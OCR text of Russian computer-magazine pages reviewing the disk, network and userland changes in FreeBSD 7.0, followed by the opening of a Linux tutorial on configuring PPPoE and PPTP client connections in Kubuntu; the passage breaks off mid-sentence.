К модульной системе управления дисками GEOM, появившейся в FreeBSD 5.x, добавлен новый класс GEOM_JOURNAL (ранее требовался патч). Он обеспечивает любой объект GEOM средствами регистрации данных. Поддержка в коде UFS (пока только UFS) означает, что при необходимости ее очень легко можно сделать журналируемой, увеличивая скорость загрузки системы (не нужно запускать *fsck*) и гарантируя целостность данных. Для управления журналированием файловой системы предназначена утилита *gjournal(8)*. Журналирование осуществляется на уровне блоков, а не на уровне файловой системы, то есть в протокол попадают данные и метаданные. При этом данные и журнал могут храниться как одном, так и на разных поставщиках. Последний вариант пригодится при повышении производительности дисковой подсистемы. Чтобы оптимизировать производительность, при использовании *gjournal* следует отключать механизм Soft Updates. Но это еще не все. Например, *gjournal* может быть сконфигурирован поверх других поставщиков (*gmirror*, *graid3*), которые теперь также будут поддерживаться в целостном состоянии. А значит, синхронизацию после отказов системы на них можно отключить. Настроить журналирование на UFS при помощи *gjournal* достаточно легко:

```
# gjournal load
```

Теперь создаем GEOM-поставщика:

```
# gjournal label /dev/da0
```

На устройство натравливаем *newfs* или *tunefs* с ключом '*-J*' и выполняем монтирование:

```
# newfs -J /dev/da0.journal
# mount -o async /dev/da0.journal /mnt
```

Параметр *async* команды *mount* рекомендуется при использовании журнала. Дефолтное ядро версии 7.0 поддерживает gjournal по умолчанию, и нужный модуль загружается при



info


- Талисманом системы является демоненок Beastie. Есть и еще один, менее известный, талисман: Devilette (ака daemonbabe, daemoness) — девушка в демоническом красном костюме.


- В новой фре убраны все утилиты mount_*. Привыкай задавать тип файловой системы через «mount -t»!

- Упростить настройку FreeBSD можно за счет использования графических инструментов, разрабатываемых проектом DesktopBSD. Ты найдешь их в портах (sysutils/desktopbsd-tools).

- Дерево портов FreeBSD содержит правила сборки для 18000 приложений.

- В FreeBSD 8 нас ждут: улучшенный планировщик ULE, bsdlabel, поддерживающий 26 разделов, поддержка загрузки из разделов GPT (GUID partition tables), виртуализация сетевого стека, продолжение работы по портированию Dtrace и многое другое.


Меню sysinstall — ничего не изменилось



Выбор файловой системы в finstall

запросе. При самостоятельной пересборке не забудь включить «*options UFS_GJOURNAL*». Для подстраховки следует указать загрузку модуля:

```
# echo 'geom_journal_load="YES"' >> /boot/loader.conf
```

Можно настроить журналирование и на существующей файловой системе, но только в том случае, если последний сектор, в котором *gjournal* хранит информацию, не использован файловой системой.
Класс **gvirstor** (wikitest.freebsd.org/gvirstor) позволяет создавать виртуальные GEOM-провайдеры большей емкости, чем имеющееся в распоряжении физическое хранилище (режим *overcommit*). Стоит отметить, что к такому виртуальному устройству очень просто добавить дополнительные разделы. Процесс выглядит следующим образом. Сначала создаем устройство */dev/virstor/mydisk*, к которому привязываем диски ad5 и ad6:

```
# gvirstor label -v mydisk /dev/ad5 /dev/ad6
```

Формируем файловую систему:

```
# newfs /dev/virstor/mydisk
```

Дополнительный диск добавляется командой:

```
# gvirstor add mydisk ad7
```

Если устройство не востребовано, его легко можно удалить, используя параметр remove, а введя «*gvirstor list*», получим список задействованных устройств.
Это далеко не все изменения, коснувшиеся дисковой подсистемы. Класс GEOM_MULTIPATH (gmultipath) позволяет создавать несколько точек доступа к диску, управление возможно при помощи утилиты *gmultipath*. Из Linux был портирован код, реализующий поддержку файловой системы XFS, правда, в режиме «только чтение».
Серверная и клиентские части NFS и псевдо ФС (procfs и другие) избавились от глобальных блокировок, что дает заметный прирост производительности на многопроцессорных системах.
Долгое время реализация файловой системы «промежуточного уровня» unionfs в FreeBSD находилась в весьма плачевном состоянии. Даже в официальной документации большими буквами пугали нашего брата, мол, поддерживается она не полностью, использовать ее можно лишь на свой страх и риск. Да и понятие «стабильность работы» как таковое отсутствовало. Уронить систему или потерять информацию при использовании *unionfs* было просто. В версии 7.0 появилась новая, стабильная реализация этой файловой системы, написанная **Дайчи Гото** (people.freebsd.org/~daichi/unionfs) с нуля. Более того, она перекочевала и в шестую ветку FreeBSD. Это открывает большие возможности, например, можно смонтировать CD-ROM и «записывать» в него информацию:

```
# mount -t cd9660 -o ro /dev/acd0 /cdrom
# mount — t unionfs -o noatime /var/cdrom /cdrom
```

Теперь каталог */var/cdrom* примонтирован «поверх» */cdrom* и с ним можно работать как с обычным разделом жесткого диска. Кстати, в новой фре убраны все *mount_** утилиты (*mount_devfs*, *mount_ext2fs*, *mount_linprocfs*, *mount_procfs*, *mount_linsysfs* и т.д.). Теперь тип файловой системы задается через параметр '*-t*'.

СЕТЕВЫЕ ВОЗМОЖНОСТИ


Сетевые возможности претерпели не менее глобальные изменения, что, в общем-то, неудивительно, так как это направление всегда активно развивалось во фряхе. К примеру, новая реализация системного вызова *sendfile()* умеет отправлять большие объемы данных и совместно с TSO и другими дополнениями обеспечивает чуть ли не пятикратное увеличение производительности, особенно в гигабитных сетях. Добавлена поддержка протокола передачи с управлением потоком SCTP (Stream Control Transmission Protocol) — пока экспериментальная, но в GENERIC по умолчанию она активирована. Появление TSO (TCP/IP Segment Offload) и LRO (Large Receive Offload) дает возможность перенести обработку TCP-соединений на сетевые карты, что снижает нагрузку на систему и опять же повышает производительность. Надо сказать, поддержка реализована не для всех драйверов.
Добавим сюда возможность автоматического определения размера TCP буфера в зависимости от скорости соединения. Ранее размер составлял 32 Кбит, но на гигабитных скоростях этого уже недостаточно. Кроме того, появилась поддержка 10-гигабитных сетевых карт. Напомню, что еще в версии 6.3 появился портированный из Open/NetBSD драйвер, позволяющий объединять каналы в виртуальный сетевой интерфейс с возможностью обеспечения бесперебойной работы — *lagg(4)*:

```
# ifconfig ed0 up
# ifconfig vr0 up
# ifconfig lagg0 create
# ifconfig lagg0 up laggproto lacp laggport ed0 laggport vr0
# ifconfig lagg0 192.168.1.200 netmask 255.255.255.0
# route add -net 0.0.0.0 192.168.1.1 0.0.0.0
```

В FreeBSD добавлены новые узлы **Netgraph**: *ng_car* — алгоритмы ограничения трафика, *ng_deflate* и *ng_pred1* — поддержка *deflate* и *predictor-1* сжатия для PPP.

Finstall

Проект Finstall активно развивается. В нем реализованы продвинутые функции, которых нет в sysinstall: возможность запуска с LiveCD и установка по сети. Он написан на языке Python с использованием модуля PyGTK и построен по модульному принципу, в котором front-end и back-end разделены. Такой подход открывает перед разработчиками широкие возможности по модификации и наращиванию функционала. Пока его обещают включить в стандартную поставку в качестве второго дополнительного инсталлятора с версии 7.1 (за исключением архитектур, не поддерживаемых finstall (ia64, pc98 и PowerPC), в которых sysinstall останется единственным средством).


В тесте производительности MySQL новая фря побеждает



warning
Реалтековская звуковая карта, без проблем работающая в шестой фре, в седьмой версии запускаться отказалась! Вполне возможно, что с добавлением поддержки нового оборудования модули для поддержки некоторых девайсов были убраны или отключены в настройках по умолчанию.

В ноябре 2005 года была предложена KAME реализация IPSec, но в это время на основе KAME и кода OpenBSD под руководством Сема Леффлера уже проводились работы по адаптации IPSec к многопроцессорному окружению. Некоторое время FAST_IPSEC был доступен в виде патчей. Теперь KAME официально убран, а в FAST_IPSEC добавлена поддержка IPv6 и аппаратного ускорения шифрования.
Разработчики учли все возрастающую популярность беспроводных сетей. В этом направлении была проделана неплохая работа, и в результате система получила полную поддержку семейства стандартов 802.11 (Wi-Fi и WiMax).
Полностью отказались от утилиты *wicontrol*, которая применялась для настройки работы беспроводных интерфейсов, — теперь для этих целей предложено использовать более привычный *ifconfig*.
Для *sysctl* появились новые переменные, позволяющие на лету управлять параметрами различных подсистем ядра. Например, *kern.conftxt* позволяет просмотреть содержимое файла конфигурации для текущей сборки ядра, *net.inet.icmp.reply_from_interface* включает отправку ICMP ответов с IP, на который пришел пакет, а в *kern.hostuuid* записан уникальный идентификатор узла UUID.
Теперь стало возможным без наложения дополнительных патчей динамически вычислить размер TCP буферов в зависимости от типа сетевой активности. Управление осуществляется через ряд переменных sysctl, начинающихся с *net.inet.tcp.sendbuf_** и *net.inet.tcp.recvbuf_**:


```
net.inet.tcp.sendbuf_auto=1
net.inet.tcp.recvbuf_auto=1
```

ПРОСТРАНСТВО ПОЛЬЗОВАТЕЛЯ (AKA USERLAND)

Первое, что бросается в глаза в новой версии, это полное обновление прикладного программного обеспечения. Особо можно отметить: KDE 3.5.8, GNOME 2.20.2, X.Org 7.3, GCC 4.2.1, BIND 9.4.2, Sendmail 8.14.2, OpenSSL 0.9.8e. Причем, в GCC по умолчанию включена защита от атак, направленных на переполнение стека (Stack-Smashing Protector).
До версии 1.0 обновлена библиотека OpenBSM (Open Source Basic Security Module), реализующая Sun BSM — подсистему аудита системных событий, отслеживающую их в реальном времени (была разработана в рамках проекта TrustedBSD).
Список архитектур не изменился: AMD64, i386, ia64, pc98 и PowerPC, однако сейчас ведутся работы по портированию на ARM и UltraSparc T1, поэтому возможно когда-нибудь мы увидим FreeBSD на наладонных устройствах и Sun Niagara.
Скачать продукт можно как через **Bittorrent** (torrents.freebsd.org:8080), так и через традиционный **FTP** (ftp://ftp.freebsd.org/pub/FreeBSD). Состав образов не изменился: первый — загрузочный, остальные — с пакетами, плюс отдельный образ с документацией.
Процесс установки не претерпел глобальных изменений, это все тот же старый знакомый **sysinstall**. Хотя, признаться, ожидал увидеть новый инсталлятор **finstall** (wiki.freebsd.org/finstall), имеющий более дружелюбный графический интерфейс. Подробнее о нем — смотри на врезке.
Усовершенствована подсистема Linuxulator, которая позволяет запускать бинарные файлы Linux без модификации и потерь на трансляцию системных вызовов одной ОС в другую. Осуществлен переход на Linux ядро 2.6.16. Однако по умолчанию эта возможность не включена, так как является экспериментальной (по дефолту используется эмуляция 2.4). Но включить просто, для этого устанавливаем значение sysctl переменной *compat.linux.osrelease* в «*2.6.16*».
В утилите *freebsd-update*, обеспечивающей все обновления безопасности за счет установки двоичных пакетов без необходимости пересборки системы, появилась дополнительная команда upgrade (обновляет систему до последнего релиза).
К сожалению, порт Dtrace, который позволяет «увидеть» процессы, происходящие внутри операционной системы и пользовательских приложений, еще нельзя отнести к стабильным и полностью работоспособным.

ЗАКЛЮЧЕНИЕ


Даже из такого беглого обзора видно, что нововведения в версии 7.0 носят не косметический, а глобальный характер. Радует улучшенная поддержка многопроцессорных систем на всех уровнях ОС и увеличение списка поддерживаемых устройств и ФС. Администраторы вместе с пользователями оценили новинку и активно переходят на FreeBSD седьмой ветки. Надеюсь, теперь и ты присоединишься к ним.



dvd
• В «Руководстве FreeBSD», которое можно прочитать на сайте проекта (www.freebsd.org/doc), ты найдешь ответы на подавляющее количество вопросов по системе. Причем, оно уже давно переведено на русский язык.

• Интересные особенности поддержки сети в FreeBSD можно узнать из интервью с разработчиками на www.onlamp.com.

• Информацию по всем настройкам ZFS можно получить на странице WiKi — wiki.freebsd.org/ZFS.



ЮРИЙ «BOBER» РАЗЗОРЕНОВ
/ ZLOY.BOBR@GMAIL.COM /

Прорыв сквозь PPP

НАСТРАИВАЕМ PPPOE И PPTP ПОДКЛЮЧЕНИЯ В LINUX

С появлением высокоскоростных соединений широкое распространение получили подключения по протоколам PPPoE и PPTP. Как правило, документация на сайтах интернет-провайдеров заточена под Windows. Что делать брату-линуксоиду? Не сидеть же, сложа руки. Попробуем разобраться, как настроить клиентский PPPoE/PPTP, взяв в качестве примера дистрибутив KUbuntu.

НАСТРОЙКА PPPOE СОЕДИНЕНИЯ

PPPoE (Point-to-Point Protocol over Ethernet) — протокол передачи фреймов PPP через Ethernet соединения. Используется для подключения с традиционной связкой логин/пароль и поэтому популярен в xDSL и тому подобных сервисах, где нет встроенных механизмов аутентификации пользователя.

В современных дистрибутивах есть все, что нужно для работы с ним (учитывая, что в ядре этот протокол поддерживается, начиная с версии 2.3). Однако командой «*grep PPP /usr/src/linux/.config*» все равно стоит проверить параметры ядра, относящиеся к PPP.

Подключение по PPPoE реализовано подобно обычному PPP соединению с использованием демона *pppd* — так что опыт модемных разборок лишним не будет. Чтобы установить PPPoE соединение, потребуется наличие в системе следующих пакетов: *ppp*, *pppoe* и *pppoeconf*. По умолчанию в KUbuntu они уже инсталлированы:

```
$ dpkg -s pppoeconf
Package: pppoeconf
Status: install ok installed
```

В RPM дистрибутивах нужно ввести «*rpm -qa | grep ppp*». Следующим шагом настраиваем Ethernet интерфейс или ставим драйвер для ADSL модема (иначе дальнейшие действия не имеют смысла). Настроить Ethernet можно, зайдя в «Системные настройки → Настройка сети». Для ручной настройки открываем файл */etc/network/interfaces*.

$ sudo mcedit /etc/network/interfaces


```
# Если IP-адрес назначается динамически с помощью DHCP,
прописываем:
iface eth0 inet dhcp
# Статический IP устанавливается так:
iface eth1 inet static
        address 192.168.0.25
        network 192.168.0.0
        gateway 192.168.0.1
        netmask 255.255.255.0
        mtu 1492
```

В файле */etc/resolv.conf* обязательно указываем адрес хотя бы одного DNS сервера (а лучше двух):

$ sudo mcedit /etc/resolv.conf

```
nameserver 111.33.44.55
nameserver 222.44.55.66
```

После того, как все готово, переходим к настройке клиентского PPPoE соединения. Вариантов опять же несколько. Самый простой — ручное редактирование двух файлов: */etc/ppp/pap-secrets* (либо chap-secrets, если провайдер использует CHAP аутентификацию; формат *-secrets файлов одинаков) и */etc/ppp/peers/dsl-provider*. Имя второго используется в качестве аргумента команды pon и может быть выбрано любое. В состав (K)Ubuntu для удобства включена утилита pppoeconf. Запускаем «*sudo pppoeconf*» — появится псевдографическое меню настройки. Следуй указаниям утилиты, в большинстве случаев просто подтверждая предлагаемые по умолчанию параметры. Утилита попытается найти подходящий Ethernet интерфейс, используя пакеты PADI (PPPoE Active Discovery Initiation), с помощью которых идет поиск активных концентраторов доступа. Далее *pppoeconf* сохраняет оригинальный файл *dsl-provider*. После чего вводим логин и пароль, разрешаем, если нужно, автоматическое соединение при загрузке системы... вот и все. Для подключения предлага-



Настройки pptpconfig

ется использовать скрипт */usr/bin/pon*. Если заглянуть внутрь, можно увидеть, что, кроме проверки наличия некоторых файлов, фактически выполняется всего одна команда «*/usr/sbin/pppd call $PROVIDER*». В общем виде вызов pon выглядит так:

```
pon [OPTIONS] [provider] [arguments]
```

В качестве аргумента provider указывается файл из каталога */etc/ppp/peers*. По умолчанию используется provider (это и есть переменная *$PROVIDER*). В нашем случае набираем:

```
$ pon dsl-provider
```

К сожалению, везет не всегда, и порой (например, при наличии нескольких интерфейсов) приходится забуриваться в конфиги. Но ничего сложного в этом нет. Если подключиться можно только через sudo, то не надо выдумывать и мудрить, просто добавь себя в нужную группу (в Ubuntu и некоторых других дистрибутивах для этих целей используется dip).

КОНФИГИ PPPOE

Начнем с самого простого файла */etc/ppp/pap-secrets* (или *chap-secrets*). Открыв его, ты найдешь свои логин и пароль для соединения в таком виде (результат работы *pppoeconf*):

```
user   *       password
```

Здесь достаточно проверить правильность данных или вписать строку самому, если pppoeconf не использовался. Параметры соединения описываются в */etc/ppp/peers/dsl-provider*. У меня после работы *pppoeconf* он принял следующий вид:

$ sudo mcedit /etc/ppp/peers/dsl-provider

```
noipdefault
# В таблице маршрутизации сделать данное соединение маршрутом по умолчанию
defaultroute
replacedefaultroute
hide-password
#lcp-echo-interval 30
#lcp-echo-failure 4
noauth
# Восстановить связь в случае разрыва
persist
# Использовать максимальный размер передаваемого пакета в 1492 байт
mtu 1492
usepeerdns
```

В принципе, все параметры заданы, — но не указано, с кем и чем соединяться, а так как интерфейсов у меня несколько, возникает путаница. Чтобы это исправить, добавим следующую строку:

```
pty "/usr/sbin/pppoe -I eth0 -T 80 -m 1452"
```

Заглянув после работы pppoeconf в файл */etc/network/interfaces*, можно заметить появление новых строк:

```
auto dsl-provider
       iface dsl-provider inet ppp
       provider dsl-provider

# added by pppoeconf
auto eth0
       iface eth0 inet manual
       pre-up /sbin/ifconfig eth0 up
```


Если при загрузке системы не требуется автоматическое подключение по PPPoE, просто комментируем эти строки. Повторяем попытку соединения. Для контроля можно ввести команду:

```
$ ifconfig ppp0
ppp0 Link encap:Point-to-Point Protocol
       inet addr:157.33.34.178 P-t-P:192.168.101.1
Mask:255.255.255.255
       UP POINTOPOINT RUNNING NOARP MULTICAST MTU:1480
Metric:1
       RX packets:283 errors:0 dropped:0 overruns:0
frame:0
       TX packets:284 errors:0 dropped:0 overruns:0
carrier:0
       collisions:0 txqueuelen:3
       RX bytes:3004 (2.9 KiB) TX bytes:2744 (2.6 KiB)
```

За ходом подключения можно следить в системном журнале */var/log/messages*. Для этого в другой консоли перед началом подключения вводим:

```
$ tail — f /var/log/messages
```

Возможна ситуация, когда адрес есть, но доступ к ресурсам получить не удается. В этом случае, введя «*route -n*», убедись, что маршрутизация настроена правильно. Маршрут, помеченный как *default*, должен показывать на интерфейс *ppp0*. Если это не так, вводим «*route add default ppp0*» и проверяем: работает?



Окно tkpppoe из комплекта RP-PPPOE

Настройки pppoeconf

НАСТРОЙКА НЕСКОЛЬКИХ СОЕДИНЕНИЙ

Бывает, что пользователям требуется работать сразу с несколькими серверами, использующими PAP (например, PPPoE и резервное модемное соединение, VPN и другие). Если логин для каждого сервиса отличается, PPP, как правило, способен сам разрулить ситуацию. Но многие предпочитают использовать один и тот же логин для всех серверов, к которым подключаются (надеюсь, хоть пароли разные). Это может вызвать траблы, поскольку демон должен правильно выбрать нужную строку из файла *pap-secrets* для аутентификации. Ему нужно помочь. Для начала в файле */etc/ppp/pap-secrets* знак астериска '*' заменяем условным именем сервера. Примерно так:

```
user   server1 password1
user   server2 password2
```

Создаем два файла, взяв за основу *dsl-provider*. В каждом из них при помощи параметров name и remotename задаем логин и сервер для подключения.

```
name user
remotename server1
```

Теперь просто указываем нужный файл в качестве аргумента *pon*. Это не единственный способ. Можно, как советуют man и HOWTO, использовать свой конфиг *options* и подключать его при помощи параметра *file*. Этот вариант рассмотрим чуть дальше, при настройке PPTP.

Магия MTU и MSS

Параметр MTU (Maximum Transmit Unit) отвечает за максимальный размер передаваемого пакета. Если размер пакета будет больше, чем может пропустить маршрутизатор, то он будет разделен, что сразу скажется на скорости и пропускной способности. Если параметр не указать принудительно, значение будет выставлено автоматически и, увы, не всегда рационально. Рассчитывать его следует так. Максимальный размер фрейма Ethernet — 1518 байт, из них 14 — заголовок и 4 — контроль (то есть полезная нагрузка равна 1500 байт). Далее PPPoE отбирает еще 6 байт, а PPP — 2. В итоге значение MTU для PPPoE должно составлять не более 1492.
При установлении TCP соединения каждая сторона выставляет параметр Maximum Segment Size (MSS), определяющий максимальный размер TCP сегмента на всем пути. По умолчанию его значение берется, как MTU для исходящего интерфейса минус размер заголовков TCP и IP (40). Исходя из этого, максимальное значение MSS для Ethernet будет равняться 1460, а для PPPoE — 1452.

ПАКЕТ RP-PPPOE


В дистрибутивах вроде Mandriva, VectorLinux и других для настройки PPPoE предлагается более простой вариант с использованием пакета RP-PPPoE. В репозитарии Ubuntu он отсутствует, но его можно установить самостоятельно. Тем более, что процесс сложностей не вызывает.
Качаем последнюю версию по ссылке на странице www.roaringpenguin.com/products/pppoe. Распаковываем tar.gz-архив, заходим внутрь каталога и вводим: «*./go-gui*» или просто «*./go*», если первая команда откажется работать. Далее отвечаем на стандартные вопросы: логин, интерфейс, активация при загрузке, DNS, пароль, настройки межсетевого экрана. В последнем случае предлагается на выбор три варианта: NONE (отключен), STANDALONE (применяем, когда компьютер один) и MASQUERADE (когда компьютер используется в качестве сетевого шлюза). По окончании работы скрипта выводится итог:

```
** Summary of what you entered **
Ethernet Interface: eth1
User name: user
Activate-on-demand: No
Primary DNS:   111.33.44.55
Secondary DNS: 222.44.55.66
Firewalling:   STANDALONE
```

На этом, собственно, установка закончена. После этого в системе можно обнаружить несколько скриптов и утилит: *pppoe-relay, pppoe-setup, pppoe-start, pppoe-stop, pppoe-connect, pppoe-server, pppoe-sniff, pppoe-status, pppoe-wrapper* и *tkpppoe*. Кстати, до версии 3.6 имена скриптов начинались с приставки *adsl-*, поэтому в более ранних дистрибутивах следует искать именно их. Да и старые HOWTO тоже нужно читать с этой поправкой.
Чтобы инициировать соединение, достаточно набрать в консоли *pppoe-start*; для останова — *pppoe-stop*; чтобы просмотреть статистику — *pppoe-status*. А снова запустить конфигурационный скрипт можно с помощью *pppoe-setup*. Для удобства настройки и подключения предлагается свой графический фронтэнд — *tkpppoe*.

ПОДКЛЮЧАЕМСЯ ПО PPTP

Настройка VPN подключения по протоколу PPTP (Point-to-Point Tunneling Protocol) во многом напоминает подключение по PPPoE. До недавнего времени, из-за опасения лицензионных преследований по поводу протокола MPPE, в Linux отсутствовала нормальная поддержка PPTP, что вызывало проблемы и требовало лишних телодвижений. Полная поддержка этого протокола появилась, начиная с версии 2.6.13. Официальная была начата с



Параметры ядра

